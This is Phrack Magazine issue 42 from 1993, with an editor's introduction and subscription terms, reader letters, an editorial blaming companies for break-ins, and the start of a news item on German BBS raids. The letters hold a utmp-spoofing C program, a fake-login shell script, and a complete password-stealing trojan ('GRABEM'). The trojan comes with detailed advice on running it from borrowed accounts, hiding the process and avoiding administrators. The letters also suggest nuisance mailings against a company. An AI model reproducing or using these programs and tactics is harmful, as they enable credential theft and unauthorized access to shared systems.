==Phrack Magazine==

Volume Four, Issue Forty-Two, File 1 of 14

Issue 42 Index

P H R A C K 4 2

March 1, 1993

˜ Happy Anniversary Bill Cook & Tim Foley, we love you both! ˜

Here it is. Amidst all the fanfare and hoopla, Phrack 42 leaps from your electronic mail box to infect your very soul. It was just a few short years ago on this day that one of the greatest abuses of governmental authority took place in the happy little town of Austin, Texas. This issue marks the three year anniversary of these raids and a hearty hello goes out to Bellcore, The United States Secret Service, and the US District Attorney's Office.

As many of you have read previously, or otherwise heard through the electronic grapevines, Dispater is no longer editor of Phrack. Your new editor, as I was most recently referred to so lovingly by my long-time friend John Lee on the alt.cyberpunk Usenet group: "the long hair and heavy metal beer drinking Texan that Bruce Sterling finds so .. ahem.. 'attractive'." In case you don't get the joke, my name is Erikb, and I'm a hacker.

There are a few very distinct differences beginning with this issue of Phrack. First and foremost, Phrack is now registered with the Library of Congress, and has its own ISSN. Yes, boys and girls, you can go to Washington, D.C. and look it up. This adds a new era of legitimacy to Phrack in that with such a registration, Phrack should never again face any legal challenge that would bypass any paper based magazine.

After much deliberation, I have concluded that Phrack will no longer provide the world's anti-hacker corporate and governmental types (IE: THE MAN) such valuable information for free. This will of course have absolutely no effect on YOU, the hackers of the world. Phrack has always been, and will always continue to be yours to copy and distribute amongst yourselves without limitation, as long as the files retain unchanged and intact.

Entities who register their subscriptions to Phrack will be providing valuable demographic information to Phrack and its readers on exactly who outside our community actually takes an active interest in us. Yes, it will also generate some income. The proceeds of all monies earned by Phrack will be used to actually compensate contributors for articles of interest, and most importantly, help a certain person pay off the debt incurred by the twist of fate dealt him through his involvement with this publication in the past. I have no interest in making any money off of Phrack, as if I were to show a profit, I would have to contribute to Tim Foley's expense account via the IRS and I have absolutely no desire to fund his antics further than I am already forced to.

To keep things honest, any information about the financial affairs of Phrack will be made available to anyone who cares to write and ask. Thus, we can all see if "THE MAN" is truly as ethical as he would have us believe, especially since our rate will be considerably less than many magazines (or military screwdrivers).

Now, pertaining to "THE MAN." Phrack does not care for you and the way you secretly read and profit from Phrack and then use the information contained within its files to oppress its publishers, contributors and readers. Henceforth, anyone involved with any ties to a computer

profession for any corporation, the military or the federal government, any person with any ties for any telecommunications company, network service provider or interconnect carrier, any person with any ties to any law enforcement body, federal, state or otherwise, any elected officials, attorneys, accountants or computer consultants of any kind must register your subscription immediately. If you are unsure of your status with this regard, please contact us. We are going to be VERY liberal about "special dispensations" since it is not our intention to screw anyone out of a subscription.

READ THE FOLLOWING

IMPORTANT REGISTRATION INFORMATION

Corporate/Institutional/Government: If you are a business, institution or government agency, or otherwise employed by, contracted to or providing any consultation relating to computers, telecommunications or security of any kind to such an entity, this information pertains to you.

You are instructed to read this agreement and comply with its terms and immediately destroy any copies of this publication existing in your possession (electronic or otherwise) until such a time as you have fulfilled your registration requirements. A form to request registration agreements is provided at the end of this file.

Individual User: If you are an individual end user whose use is not on behalf of a business, organization or government agency, you may read and possess copies of Phrack Magazine free of charge. You may also distribute this magazine freely to any other such hobbyist or computer service provided for similar hobbyists. If you are unsure of your qualifications as an individual user, please contact us as we do not wish to withhold Phrack from anyone whose occupations are not in conflict with our readership.

Phrack Magazine corporate/institutional/government agreement

Notice to users ("Company"): READ THE FOLLOWING LEGAL AGREEMENT. Company's use and/or possession of this Magazine is conditioned upon compliance by company with the terms of this agreement. Any continued use or possession of this Magazine is conditioned upon payment by company of the negotiated fee specified in a letter of confirmation from Phrack Magazine.

This magazine may not be distributed by Company to any outside corporation, organization or government agency. This agreement authorizes Company to use and possess the number of copies described in the confirmation letter from Phrack Magazine and for which Company has paid Phrack Magazine the negotiated agreement fee. If the confirmation letter from Phrack Magazine indicates that Company's agreement is "Corporate-Wide", this agreement will be deemed to cover copies duplicated and distributed by Company for use by any additional employees of Company during the Term, at no additional charge. This agreement will remain in effect for one year from the date of the confirmation letter from Phrack Magazine authorizing such continued use or such other period as is stated in the confirmation letter (the "Term"). If Company does not obtain a confirmation letter and pay the applicable agreement fee, Company is in violation of applicable US Copyright laws.

This Magazine is protected by United States copyright laws and international treaty provisions. Company acknowledges that no title to the intellectual property in the Magazine is transferred to Company. Company further acknowledges that full ownership rights to the Magazine will remain the exclusive property of Phrack Magazine and Company will not acquire any rights to the Magazine except as expressly set

forth in this agreement. Company agrees that any copies of the Magazine made by Company will contain the same proprietary notices which appear in this document.

In the event of invalidity of any provision of this agreement, the parties agree that such invalidity shall not affect the validity of the remaining portions of this agreement.

In no event shall Phrack Magazine be liable for consequential, incidental or indirect damages of any kind arising out of the delivery, performance or use of the information contained within the copy of this magazine, even if Phrack Magazine has been advised of the possibility of such damages. In no event will Phrack Magazine's liability for any claim, whether in contract, tort, or any other theory of liability, exceed the agreement fee paid by Company.

This Agreement will be governed by the laws of the State of Texas as they are applied to agreements to be entered into and to be performed entirely within Texas. The United Nations Convention on Contracts for the International Sale of Goods is specifically disclaimed.

This Agreement together with any Phrack Magazine confirmation letter constitute the entire agreement between Company and Phrack Magazine which supersedes any prior agreement, including any prior agreement from Phrack Magazine, or understanding, whether written or oral, relating to the subject matter of this Agreement. The terms and conditions of this Agreement shall apply to all orders submitted to Phrack Magazine and shall supersede any different or additional terms on purchase orders from Company.

REGISTRATION INFORMATION REQUEST FORM

We have approximately _____ users.

We desire Phrack Magazine distributed by (Choose one):

Electronic Mail: _____
Hard Copy: _____
Diskette: _____ (Include size & computer format)

Name:_____ Dept:_____

Company:_____

Address:_____

_____

City/State/Province:_____

Country/Postal Code:_____

Telephone:_____ Fax:_____

Send to:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701

As many of you can imagine, this will be very hard to enforce. This is not our main concern, as people who choose to ignore this stipulation are in direct violation of applicable US

Copyright laws and therefore are just as unethical and guilty as they have always claimed we are.

It would be an ironic turn of events should the FBI actually have to conduct raids against companies like Bellcore for harboring illegal copies of Phrack Magazine. If, in your travels, you happen to see such an occurrence, feel free to let us know. :)

Enjoy the magazine. It is for and by the hacking community. Period.

Editor-In-Chief : Erik Bloodaxe (aka Chris Goggans)
3L33t : K L & T K
News : Datastream Cowboy
Photography : Restricted Data Transmissions & dFx
Publicity : (Please, God, no more press)
Prison Consultant : The English Prankster
Creative Stimulus : Sandoz, Buena Vista Studios, The Sundays
Mooks : Dave & Bruce
Librarian : Minor Threat
Thanks To : Professor Falken, Vince Niel, Skylar Rack, NOD, G. Tenet, Frosty
No Thanks To : Scott Chasin (who didn't even care)

Phrack Magazine V. 4, #42, March 1, 1993. ISSN 1068-1035

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701

phrack@well.sf.ca.us

Submissions to the above email address may be encrypted with the following key : (Not that we use PGP or encourage its use or anything. Heavens no. That would be politically-incorrect. Maybe someone else is decrypting our mail for us on another machine that isn't used for Phrack publication. Yeah, that's it. :))

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.1

mQCNAiuIr00AAAEEAMPGAJ+tzwSTQBjIz/IXs155El9QW8EPyIcd7NjQ98CRgJNy
ltY43xMKv7HveHKqJC9KqpUYWwvEBLqlZ30H3gjbChXn+suU18K6V1xRvxgy21qi
a4/qpCMxM9acukKOWYMWA0zg+xf3WShwauFWF7btqk7GojnlY1bCD+Ag5Uf1AAUR
tCZQaHJhY2sgTWFnYXppbmUgPHBocmFja0B3ZWxsLnNmLmNhLnVzPg==
=q2KB
-----END PGP PUBLIC KEY BLOCK-----
```

-= Phrack 42 =-

Table Of Contents

1. Introduction by The Editor 14K
2. Phrack Loopback / Editorial Page / Line Noise 48K
3. Phrack Pro-Phile on Lord Digital 22K
4. Packet Switched Network Security by Chris Goggans 22K
5 Tymnet Diagnostic Tools by Professor Falken 35K
6. A User's Guide to XRAY by NOD 11K
7. Useful Commands for the TP3010 Debug Port by G. Tenet 28K
8. Sprintnet Directory Part I by Skylar 49K
9. Sprintnet Directory Part II by Skylar 45K

10. Sprintnet Directory Part III by Skylar 46K
11. Guide to Encryption by The Racketeer [HFC] 32K
12. The Freedom Of Information Act and You by Vince Niel 42K
13. HoHoCon from Various Sources 51K
14. PWN by Datastream Cowboy 29K

Total: 474K

Phrack 42 is dedicated to John Guinasso, director of global network security, BT North America, without whose immortal comments, many would have never been motivated to write.

"If you mess with our network and we catch you -- which we always do -- you will go down." (John Guinasso, Information Week, July 13, 1992)

"Hell, WE owned Tymnet before BT did!"
(Anonymous hacker-type, Random Telephone Call, 1993)

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 2a of 14

[-=:< Phrack Loopback >:=-]

==========

!!!!WATCH THIS SPACE FOR SUMMERCON INFORMATION NEXT ISSUE!!!!

==========

I 'found' this little C program a few days ago, and runs on most UNIX machines I think (As I found it, I cant claim fame for writing it!).

What it does, is change your userid and x25 address to anything of your choice. This only affects programs such as 'write' and 'who'. It doesn't automatically give you different access rights, so it can only be used to disguise your real identity.

Usage

```
   inv god somewhere (Changes your uid to 'god' and X.25 to 'somewhere')
   inv ''  ''        (Makes you INVISIBLE on 'who')
```


Program invis.c

```
#include <stdio.h>
#include <utmp.h>
#include <sys/types.h>

#include <lastlog.h>

main(argc,argv)
int argc;
char *argv[];
{
 FILE *f;
 struct utmp u;

 int v=ttyslot(1);
 if(v==-1)
 {
  fprintf(stderr,"Can't find terminal.\n");
  exit(1);

 if(argc!=3)
 {
  fprintf(stderr,"Args!\n");
  exit(1);
 }
 f=fopen("/etc/utmp","r+");
 if(f==NULL)
 {
  fprintf(stderr,"Utmp has escaped!\n");
  exit(1);
 }
 if(fseek(f,v*sizeof(u),0)==-1)
 {
  fprintf(stderr,"Garbage utmp\n");
  exit(1);
 }
 if(fread((char *)&u,sizeof(u),1,f)!=1)
 {
  fprintf(stderr,"Write failed\n");
  exit(1);
 }

 strncpy(u.ut_name,argv[1],8);
 strncpy(u.ut_host,argv[2],16);
 if(fseek(f,v*sizeof(u),0)==-1)
```

```
 {
  fprintf(stderr,"Seek failed\n");
  exit(1);
 }
 fwrite((char *)&u,sizeof(u),1,f);
 fclose(f);
}
```

I personaly have not used this program (to hack or for anything else)
What you do with it is up to you....,

Have fun...., !!!



I am interested in getting in contact with hackers in Nord Italy
(I am located in Torino). Do you know anybody ?

Can you help TheNewHacker ??

Thanks

TheNewHacker

[Editor: Actually, we are in the process of recruiting people to write for a compilation file on the hacking scenes in countries around the world. One person is working on Italy. Perhaps when this file is completed, you will be able to network through that information.
If anyone in a country other than America is interested in contributing to this effort, please write us at:
phrack@well.sf.ca.us !]

---

hello, i must say i love your publication. I have a little kind of hack/phreak for you guys.

When you approach a Red light, preferably at night with few cars around, continually flash your bright lights. This tricks the light into believing this a cop waiting behind traffic at the light thus changing the light after about 10 flashes. I discovered that after seeing several police officers turn on their lights before they hit lights and was amazed on how easily the light changed. If you have say, a Mag-lite the trick works if you point directly at the top of the post-light and the ones hanging right above red on verticals and right above yellow on horizontals.

hope this helps etc. (i fucking hate those damn red lights)

Dave.

[Editor: I've actually tried this. It works on most major intersections]

Hallo !
I'd like to make just some addition to the APPENDIX A of the Racketeer's article "The POWER of Electronic Mail" - there are new guys in InterNET -> Russians (!). They have the awful connection, but it's cool team. So, add :

.su kremvax.hq.demos.su

And one more note, in the SMTP installed on the Sun Station I'm working on there isn't command TICK, but exist some strange like RSET and EXPN.
Spy

P.S. Sorry for my bad English.

[Editor: Russia has a lot of computers online these days. Look for more on the Russian Internet in upcoming Phracks!]

There is another, much simpler way to expand your password collection, other than tty spoofing. Why not just run a program that simulates the login process, and then leave it running on the console for an unsuspecting victim? A simple example is below. Execute by typing getpass:logout.

```
--------File: getpass----------
LOGIN=""
PASSWD=""
clear
echo -n "login: "
read LOGIN
echo "$LOGIN" >name
sleep 3
echo -n "Password:"
read PASSWD
echo "$PASSWD" >password
echo
echo -n "Login incorrect"
------------------------------
```

The only problem I have is that I don't know how to make it so that the password, when entered, isn't shown on the screen. I'm sure you can come up with a solution.

[Editor: actually, someone kinda did. See the next letter]

A Better UNIX Password Grabber
by The K-Man

I blame it entirely on boredom. Well, that and an acute case of end-of-semester neural gridlock. I was sitting in the lab a couple of years ago, my head leaning against a Sparc-2 display, my index finger hitting the return key over and over again at the login prompt. It was all my mind and body were capable of at the time. Then a little thought formed in the back of my mind: "You know, it would be pretty damn easy to write a program to imitate the behavior of this screen while grabbing user id's and passwords." So I logged in and started coding. Then I thought to myself, "You know, with a few extra lines of code and a couple of tricks, I could make this little guy almost completely undetectable and untraceable while running." So I coded some more. A couple of hours later, out popped the following program:

---------- Cut Here ----------

```
/*-------------------------------------------------------------------------+
| GRABEM 1.0            by The K-Man      |
| A Cute little program to collect passwords on the Sun workstations.   |
+-------------------------------------------------------------------------*/

#define PASSWORD "Password:"
#define INCORRECT "\nLogin incorrect"
#define FILENAME ".exrc%"

#include <stdio.h>
#include <signal.h>


/*-------------------------------------------------------------------------+
| ignoreSig                 |
|                   |
| Does nothing. Used to trap SIGINT, SIGTSTP, SIGQUIT.     |
+-------------------------------------------------------------------------*/
void ignoreSig ()
{
 return;
}


/*-------------------------------------------------------------------------+
| Main                    |
+-------------------------------------------------------------------------*/
main()
{

char  name[10],     /* users name             */
  password[10];    /* users password         */



int  i,       /* loop counter               */
  lab,      /* lab # you're running on    */
  procid;      /* pid of the shell we're under  */

FILE  *fp;      /* output file          */


 /*-------------------------------------------------------------------------+
 | Trap the SIGINT (ctrl-C), SIGSTP (ctrl-Z), and SIGQUIT (ctrl-\)     |
 | signals so the program doesn't stop and dump back to the shell.     |
 +-------------------------------------------------------------------------*/
 signal (SIGINT, ignoreSig);
 signal (SIGTSTP, ignoreSig);
 signal (SIGQUIT, ignoreSig);

 /*-------------------------------------------------------------------------+
 | Get the parent pid so that we can kill it quickly later.  Remove   |
 | this program from the account.          |
 +-------------------------------------------------------------------------*/
 procid = getppid();
 system ("\\rm proj2");

 /*-------------------------------------------------------------------------+
 | Ask for the lab # we're running on.  Clear the screen.    |
 +-------------------------------------------------------------------------*/
 printf ("lab#: ");
 scanf ("%d", &lab);
 for (i=1; i<40; i++)
  printf ("\n");
 getchar();

 /*-------------------------------------------------------------------------+
 | Outer for loop.  If the name is <= 4 characters, it's probably not |
 | a real id.  They screwed up.  Give 'em another chance.              |
 +-------------------------------------------------------------------------*/
```

```
 for(;;)
 {
  /*---------------------------------------------------------------+
  | If they hit return, loop back and give 'em the login again.    |
  +---------------------------------------------------------------*/
  for (;;)
  {
   printf("lab%1d login: ",lab);
   gets (name);

   if (strcmp (name, "") != 0)
    break;
  }

  /*---------------------------------------------------------------+
  | Turn off the screen echo, ask for their password, and turn the |
  | echo back on.              |
  +---------------------------------------------------------------*/
  system ("stty -echo > /dev/console");
  printf(PASSWORD);
  scanf("%s",password);
  getchar();
  system ("stty echo > /dev/console");


  /*---------------------------------------------------------------+
  | Write their userid and password to the file.                   |
  +---------------------------------------------------------------*/
  if ( ( fp = fopen(FILENAME,"a") )  != NULL )
  {
   fprintf(fp,"login %s has password %s\n",name,password);
   fclose(fp);
  }

  /*---------------------------------------------------------------+
  | If the name is bogus, send 'em back through         |
  +---------------------------------------------------------------*/
  if (strlen (name) >= 4)
   break;
  else
   printf (INCORRECT);
 }

 /*-------------------------------------------------------------------+
 | Everything went cool. Tell 'em they fucked up and mis-typed and    |
 | dump them out to the REAL login prompt.  We do this by killing the |
 | parent process (console).                                          |
 +-------------------------------------------------------------------*/
 printf (INCORRECT);
 kill (procid, 9);
}
```

---------- Cut Here ----------

HOW IT WORKS

You can probably figure this out by reading the code, but I thought I'd just add some comments on why I did what I did.

The first thing is does is install the signal handler. All it does is trap SIGINT, SIGSTP, and SIGQUIT, so that the person trying to log into the machine this baby is running on can't kill it with a keystroke. Next, it gets the parent process ID. We'll use this later to kill it off quickly. Then it proceeds to erase the executable file. Sysadmins can't find a trojan horse program that isn't there.

>From here it goes on to imitate the login and password prompts. You'll probably have to change the code to get it to imitate the login process on your particular machine.

When it gets a userid and password, it appends them to an existing file in the account. I chose the .exrc, but any dot file will work. The point being to use a file that already exists and should be in the account. Don't leave any extra suspicious files lying around.

After it writes the uid and password to the file, it bumps the user back to the real login prompt by killing off the shell that was the parent process of the program. The cut is almost instantaneous; the user would have to be inhumanly observant to notice the transition.

HOW TO USE

Well, first you need an account to run it from. If your site has guest accounts, you've got it made. If not, I'd suggest using a little social engineering to get one other person's account. With that account and the program, you can grab access to many more. I wouldn't recommend running it from an account that has your name on it. That just makes it a little more dangerous than it needs to be. Of course, if the sysadmin happens to catch the program running on your login, you can always claim to know nothing. Say someone else must have gotten your password and is using your account to escape detection. He might buy it. But if you have the source for the program sitting somewhere in your account, and they find it, you're fucked. So it's best to use someone else's account for the job.

After you've gotten the account you'll be running it from, you'll need to get the program in that account somehow. I started off by keeping a copy of the source somewhere it my account, named with something innocuous and hidden among bunches of source files, but I got paranoid and started hauling the source around with me on a bar floppy. Do whatever suits your level of paranoia.

Copy the source to the account you'll be running it from and compile it. Trash the source, and name the program something that won't stand out in a ps list. selection_svc is a nice innocuous name, and it appears everywhere. Do a ps on one of your machines and look for processes that hang around for a long time. You might want to hide it as a daemon. Be creative.

Now run the program and sit back and wait. Or leave and come back later. When you know that someone has tried to log on to your booby trapped machine, log back into the account you borrowed to run the program in and vi or emacs (if you're that kind of person) out the captured userid and password. Simple as that.

Note that the two times that you stand the greatest chance of being caught are when you first compile and run the program and when you retrieve your captured uid and passwords. There's the remote chance that someone might see you at work and see what you're doing, but it's not very likely. If you start acting all paranoid you'll draw more attention to yourself than you would have gotten in the first place. If your site has dialup lines, you might want to do a dialin to retrieve the passwords. Or you might prefer to do it in person. All depends on your paranoia quotient which you think is more secure, I guess.

TIPS

Be careful which dot files you use. I chose the .exrc because it was something that wasn't used often at our site. If you chose the .cshrc or other frequently accessed file, put a # before the uid and password you write to that file. That way, when that dot file is sourced, it'll treat that line as a comment and not spit out an error message that could cause suspicion.

Try to run the program at a time when you know there will be heavy machine usage. That way you'll trap something quick. The longer your program runs, the greater the chance it will be found.

Don't be greedy. Run on only one or two machines at a time. And if you run on more than one machine, run out of a different account on each one. Again, the more you put out there, the better the chance that at least one will be found.

PARTING NOTE

The morning after I wrote this program was the first time I got to use it. I set it running on a guest account, the went to a machine across the room to do some legitimate work. One of my friends walks in shortly after that, and we start shooting the shit. A minute or two later, the sysadmin walks in, sits down, and logs in to the machine I ran the program on. I came really close to dropping my fudge right then and there. The only thing running through my mind was "Either I'm totally fucked, or I have root." Turned out it was choice B. Too bad the guy changed his password once a week, and I wasn't smart enough to fix it so that I would see the change. Oh well, I had fun for a week though. There were quite a few interesting e-mail messages sent back and forth that week. I think the best one was the one from our (male) department head to one of our radical she-male hard-core no-damn-gifs feminist female professors, detailing all the perverted sexual acts that he would like to perform with and on her. :)

Anyway, have fun with the program. Maybe I'll get a chance to come up with some more cool UNIX programs in the future.

Later,
K-Man

In a recent issue of PHRACK you had some article or loopback about getting information about people via modem. I am somewhat interested in this and could use this information. I have a friend who is a part-time bounty hunter and could use such information to track people down. Could you please send me some information about who to contact to find out this information. What I could REALLY use is an on-line up-to-date phone/address book that I could call to find out anybody's address. Is there such a thing? If you have any information please e-mail me, since I am unable to get your mag on a regular basis. Thanx a mil!

Scarface

[Editor: Actually there are quite a large number of databases that keep information on everyone. There is TRW, Equifax, TransUnion, Information America and NAI just to name a few. Many of these services are very expensive, but even services like CompuServe allow users to look up people all over America using PhoneFile which compiles data from all kinds of public records. Nexis can allow you to look up real estate data on just about anyone with loans on their houses. Every public utility and department of motor vehicles provides information on their records, and many are online.

A good book to read about this kind of thing is

Privacy For Sale
Jeffrey Rothfeder

Simon & Schuster
$22.00]

---

* THE LEGION OF DOOM *
* BLACK ICE PRIVATE *
* THE PHOENIX PROJECT *

And many more...

Messages are available in many computer formats:
IBM
Amiga
Macintosh

For more information, please contact LOD Communications

email: lodcom@mindvox.phantom.com

US Mail: LOD Communications
603 W. 13th St.
Suite 1A-278
Austin, TX 78701

Voice Mail: 512-448-5098

You might like this one...
--bob
****
I just saw a transcript of a press conference given by
Secret Service Agent Frericks, in Lubbock last December.

here is a brief extraction...

FRERICKS: Um hm. This is a major nation wide, world wide problem from an industry point of view with tremendous losses in funds tremendous losses of money. the VAX account at the University is a way to get into numerous other research accounts or Internet which is the ...you get onto Internet you can talk to anybody else who is on Internet anywhere in the world which these kids were talking to Belgium, and Israel and Australia and they can do that just by this, thus avoiding long distance phone calls. But most of the people on Internet I mean on the VAX are there legitimately for research purposes they can go to Mayo and get a file if they're a med student and they also get one of these pamphlets if they get, like the Department of Engineering gives out an account number just for that semester, the professor would give it out so you can use the VAX well they also get one of those pamphlets that explains what the rules are and the instructor spends a good bit of time the first couple of classes going over computer etiquette, computer rules.

[Editor: Another of America's finest.]

I typed this because of the mention of Software Security International in the article "More than $100,000 in Illegal Software Seized" in Rambone's Pirates Cove in Phrack 41.

He mentioned that they were the investigators that finally brought down APL. I am not only familiar with that, a past friend of mine was there when the Marshalls took the board. He was there as representative of SSI.

The best part that Rambone didn't know, was that they couldn't get into APL to verify the existence of the software, until they got the password breaker from Novell. So in essence, they looked like some dumb fools. They didn't have any idea on how to approach the network.

Software Security International Can be reached at...
1-800-724-4197

2020 Pennsylvania Avenue N.W.
Suite 722

Washington, D.C. 20006-1846

That is of course if they finally have gotten off the ground. Last I Heard (2-3 months ago) they were still having trouble getting Financial Backing. They did the APL Bust for nothing, just to prove they could do it. They are also on a lot of other BBS's around America. So as a warning to other sysops, Cover your Ass.

You could rack up some serious negative cash flow by sending tons of mail to the box above, then it gets Airborne'd to Washington State.

see ya

[Editor: I think it might be a good idea to send them a few postcards every day for the next few weeks. Just to stay in touch.]

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 2b of 14

[-=:< Editorial >:=-]

Before I jump upwards onto my soapbox and spew forth a meaty editorial I would like to relay something to the readers of Phrack. The following is a transcript of John Lee's (Corrupt's) confession to the charges facing him. (From Security Insider Report, Jan. 1993)

What follows is in my opinion a very poor attempt at a plea-bargain, and obviously induced by attorney coercion. I must wonder what John was thinking when he agreed to this admission.

==========

I agreed with others to violate various laws related to the use of computers. I agreed to do the following:

1) I agreed to possess in excess of fifteen passwords which permitted me to gain access to various computer systems including all systems mentioned in the indictment and others. I did not have authorization to access these systems. I knew at the time that what I did was wrong.

2) I used these access devices and in doing so obtained the value of time I spent within these systems as well as the value of the passwords themselves which I acknowledge was more than $1000.

3) I intentionally gained access to what I acknowledge are Federal interest computers and I acknowledge that work had to be done to improve the security of these systems which was necessitated by my unauthorized access.

4) I was able to monitor data exchange between computer systems and by doing so intentionally obtained more passwords, identifications and other data transmitted over Tymnet and other networks.

5) I acknowledge that I and others planned to share passwords and transmitted information across state boundaries by modem or telephone lines and by doing so obtained the monetary value of the use of the systems I would otherwise have had to pay for.

Among the ways I and others agreed to carry out these acts are the following:

1. I was part of a group called MOD.

2. The members of the group exchanged information including passwords so that we could gain access to computer systems which we were not authorized to access.

3. I got passwords by monitoring Tymnet, calling phone company employees and pretending to be computer technicians, and using

computer programs to steal passwords.

I participated in installing programs in computer systems that would give the highest level of access to members of MOD who possessed the secret password.

I participated in altering telephone computer systems to obtain free calling services such as conference calling and free billing among others.

Finally, I obtained credit reports, telephone numbers and addresses as well as other information about individual people by gaining access to information and credit reporting services. I acknowledge that on November 5, 1991, I obtained passwords by monitoring Tymnet.

I apologize for my actions and am very sorry for the trouble I have caused to all concerned.

John Lee

==========

This issue I would like to call attention to what I consider to be a very pressing issue. There has always been a trend to pad the amount of dollar damages incurred to any victim of a hacker attack. I personally feel that the blame is never directed at the true guilty parties.

Certainly, if someone is caught breaking into a system, then they are surely guilty of some form of electronic trespass. I will also concede that such a person may or may not be guilty of other crimes based upon their actions once inside that system. What I have the most problems dealing with is the trend to blame the hacker for any expenditures needed to further secure the system.

With this mindset, why should any corporation bother to add any security at all? Why not just wait until someone happens across a few poorly secured sites, nab them, and claim damages for the much needed improvements in security?

The worst culprits in this type of behavior has been the RBOCs. As was seen with the supposed damages incurred for the distribution of the "911 document" and most recently with the $370,000 damages supposedly incurred by Southwestern Bell resulting from the alleged activities of those in MOD.

Perhaps this figure does have some basis in reality, or perhaps it is just an arbitrary figure dreamed up by a few accountants to be used at year end to explain some losses in the corporate stock report. Most often figures such as this factor in such ridiculous items as the actual system hardware penetrated. I can hardly see the relevance of such a charge.

Even if these charges are to be believed, why isn't the blame being evenly distributed? Why aren't stockholders crying for the heads of system administrators, MIS managers and CIOs? These are the people who have not adequately done their jobs, are they not? If they had expended a bit of time, and a small amount of capital, the tools exist to make their systems impervious to attack. Period.

If I had an investment in a company such as Southwestern Bell, I would be outraged that the people I was employing to perform data security functions were not apt enough to keep a group of uneducated gangsters out of their switching systems. Why haven't there been any emergency meetings of shareholders? Why isn't anyone demanding any changes in policy? Why is everyone still employed?

Not to blame Southwestern Bell too harshly, they were sorely outclassed

by MOD, and had absolutely no way to cope with them. Not only because MOD were competent telco hackers, but because Southwestern Bell's network service provider had given them free reign.

Southwestern Bell's packet switched network, Microlink II, was designed and implemented for SWBT by Tymnet (then owned by McDonnell Douglas). An interesting thing I've heard about SWBNET, and about every other subnet arranged by Tymnet, is that the information concerning gateways, utilities, locations of node code, etc., is purported to be located in various places throughout Tymnet internal systems. One such system, was described to me as a TYMSHARE system that contained data files outlaying every subnet on Tymnet, the mnemonics (username/password pair) to each utility, gateway, and the ONTYME II mail access keys.

If this information is correct, then shouldn't Tymnet be called in to acknowledge their role in the attacks on Southwestern Bell?

Let's say a Realtor sold you a house, but told you that he would be keeping copies of all your keys so that he could help you with the maintenance. Some time later, you notice that a few of your books have been read, but nothing else is disturbed. Later on you notice that your tv is on and your bed is all messed up. A week later your stereo is gone. You set up a trap and catch someone going into your house with your own key! You find that the burglars had made copies of all the keys held by your Realtor. You then find that the Realtor neglected to put the keys in a safe, and in fact had left them lying around on the table in his back yard labeled with the addresses they corresponded to.

Who would you be more upset with? The individual who copied and used the keys, or the Realtor for not providing the access to your valuables more vigilantly? I would personally be far more upset with the Realtor, for if he had put the keys in a safe this event would have probably never transpired.


I'm not saying that people who get caught for breaking into computer systems should be let go, especially if they can be proven to be involved in the sale of hacked information for a personal profit. What I am saying that if hackers are to be punished so vigorously for what I view as a predominantly victimless crime, then everyone should have to line up and take their fair share of the blame.

I think it's high time that the real blame be placed on the corporate entities who seemingly refuse to acknowledge their role in these break-ins. Neglect of duties and lack of responsibility on the part of the employees, the interconnect carriers, the data network providers, the hardware vendors, etc. all play a key role in the problems that exist in the world's data networks today. In fact, if it were not for computer hackers, these problems would continue to lie dormant until either discovered by accident in the field, or the provider decided to go ahead and illuminate its clients to the existence of such a problem.

I wholeheartedly encourage each and every reader of Phrack to purchase one share of stock in any corporation you know that has exhibited such tendencies and take your place on the floor of the next shareholders meeting and scare the hell out of the board of directors.
Phrack Magazine is calling a discount brokerage very soon.

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 2c of 14



// \\/ \\ // // ===/ ====

****

BBS Busts in Germany
====================

Thursday, March 18, 1993.

This day will be remembered as a black day in German BBS history.
In fact, it was the blackest day in German BBS history since the raid
of 18 Berlin BBS in Berlin and North Germany a couple of months ago.

What has happened? A couple of Bulletin Board Systems (BBS) have
been raided by the police. All these BBS had "warez" online, illegal,
pirated, copyrighted Software - usually for PC/MSDOS and Amiga.
This time, most of these BBS were in Bavaria, South Germany.

Now let's take a closer look at the events:

One guy who got busted was MST, Sysop of Southern Comfort BBS
in Munich. In fact, his board went offline 9 days before.
